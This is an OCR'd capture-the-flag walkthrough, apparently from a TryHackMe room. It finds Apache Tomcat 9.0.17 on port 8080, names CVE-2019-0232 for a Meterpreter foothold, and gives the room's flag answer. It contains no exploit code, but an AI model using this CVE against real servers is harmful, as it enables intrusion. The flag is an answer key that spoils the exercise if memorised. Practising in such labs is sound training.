
What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)

Ans: CVE-2019-0232


Get the port that are open for http proxy




Search MACHINE_IP:8080 on the browser to get the name of ‘Apache Tomcat’



Search for the ‘Tomcat 9.0 cgi exploit’ to get the CVE.


Applications Places
Thu 30 Jun, 12:01AttackBox IP:10.10.14.150
tomcat 9.0 cgi exploit - Google Search - Mozilla Firefox
Apache Tomcat/9.0.17
tomcat 9.0 cgi exploit -
https://www.google.com/search?cha
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
GitHub - swisskyrepo/...
Google
tomcat 9.0 cgi exploit
All
Images
Videos
News
Shopping
More
Tools
About 85,900 results (0.36 seconds)
https://github.com › jaiguptanick › CVE-2019-0232
jaiguptanick/CVE-2019-0232: Vulnerability analysis ... - GitHub
Apache Tomcat has a vulnerability in the CGI Servlet, which can be exploited to achieve remote code execution (RCE). This is only exploitable when running on ...
https://www.exploit-db.com › exploits
Apache Tomcat - CGIServlet enableCmdLineArguments ...
3 Jul 2019 — Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit). CVE-2019-0232 . remote exploit for Windows platform.
https://wwws.nightwatchcybersecurity.com › 2019/04/30
Remote Code Execution (RCE) in CGI Servlet
30 Apr 2019 — Apache Tomcat has a vulnerability in the CGI Servlet which can be exploited to achieve remote code execution (RCE). This is only exploitable ...
https://www.infosecmatter.com › nessus-plugin-library
Apache Tomcat 9.0.0.M1 < 9.0.19 Remote Code Execution ...
https://www.google.com/url?sa=t&rct=j&q=&esrc=...ploits/47073&usg=AOvVaw3KQBXoR86mftG7un1Wf-JS
It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Firefox...
THM AttackBox
1h 48m 59s




Question 3


What are the contents of flag1.txt

Ans : thm{whacking_all_the_elves}

